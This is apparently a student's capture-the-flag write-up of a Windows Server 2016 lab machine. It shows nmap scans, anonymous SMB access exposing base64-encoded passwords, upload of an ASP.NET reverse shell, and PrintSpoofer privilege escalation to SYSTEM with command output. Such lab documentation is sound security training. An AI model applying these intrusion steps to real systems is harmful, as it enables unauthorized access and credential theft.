Scanning&Emuneration

Scanning


open ports - 80,135,139,445,3389,49663,49667,49669

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-19 16:51 EDT
DirBuster Stopped
Starting dir/file list based brute forcing
Dir found: / - 200
Nmap scan report for 10.10.214.214
Host is up (0.18s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server?
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2022-06-18T20:50:45
|_Not valid after:  2022-12-18T20:50:45
|_ssl-date: 2022-06-19T20:58:13+00:00; 0s from scanner time.
49663/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|2016 (91%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2016 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h45m02s, deviation: 3h30m04s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
```

```
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT
|   Workgroup: WORKGROUP
|_  System time: 2022-06-19T13:57:40-07:00
| smb2-time:
|   date: 2022-06-19T20:57:41
|_  start_date: 2022-06-19T20:51:36
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS
1   139.87 ms 10.18.0.1
2   211.96 ms 10.10.214.214

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 394.15 seconds
```

Directory And Subdomain Scanning

nt4wrksv a same folder as smb share folder found




none intersting subdomain found

Enumeration

80,49663

found microsoft defual web site - Microsoft-IIS/10.0 - defualt webserver ,microsoft asp.net

x-aspnet-version header: 4.0.30319



none intersting files or instresting pages found

++

smb 139,445

smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required

anonymous smb client is enable - connection to smb without password
and find intresting folder with credentails

```
┌──(root💀kali)-[/home/kali/Assignments/01]
└─# cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

++

rdp 3389

tried login as found users and one user -bob- is indeed local user but without seccesfull connection

++

OS - Windows Server 2016 Standard Evaluation 14393

these exploits need some tests

https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/42315.py,https://-www.exploit-db.com/exploits/42315


Exploitation

conncting to smb share and upload web reverse shell


knowing that the server using asp.net framework

generating asp.net reverse shell and uploading to the server

creating nc listener and triggering the reverse shell on the web



getting TCP reverse shell




Post-Exploitation

enemuration after exploitaion

testing current user privilage and

found **seimpersonateprivilege** privilage



knowing OS is windows 2016 server and had **seimpersonateprivilege**

utilayzing printspoofer exploite to get system privilage

```
c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Findings

File Disclosure

☐ Server Error file disclosure

Server Error in '/' Application.


Runtime Error

Description: An application error occurred on the server. The current custom error settings for this application prevent the details of the application error from being viewed remotely (for security reasons). It co

Details: To enable the details of this specific error message to be viewable on remote machines, please create a <customErrors> tag within a "web.config" configuration file located in the root directory of the cu


```
<!-- Web.Config Configuration File -->

<configuration>
    <system.web>
        <customErrors mode="Off"/>
    </system.web>
</configuration>
```

☐ No needed file disclosure



esting

☐ Smb Share


root@kali: /home/kali/Assignments/01
root@kali: /home/kali/Assignments/01
┌──(root💀kali)-[/home/kali/Assignments/01]
└─# smbclient \\\\10.10.68.168\\nt4wrksv
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Sat Jul 25 17:46:04 2020
.. D 0 Sat Jul 25 17:46:04 2020
passwords.txt A 98 Sat Jul 25 11:15:33 2020
7735807 blocks of size 4096. 4936904 blocks available
smb: \>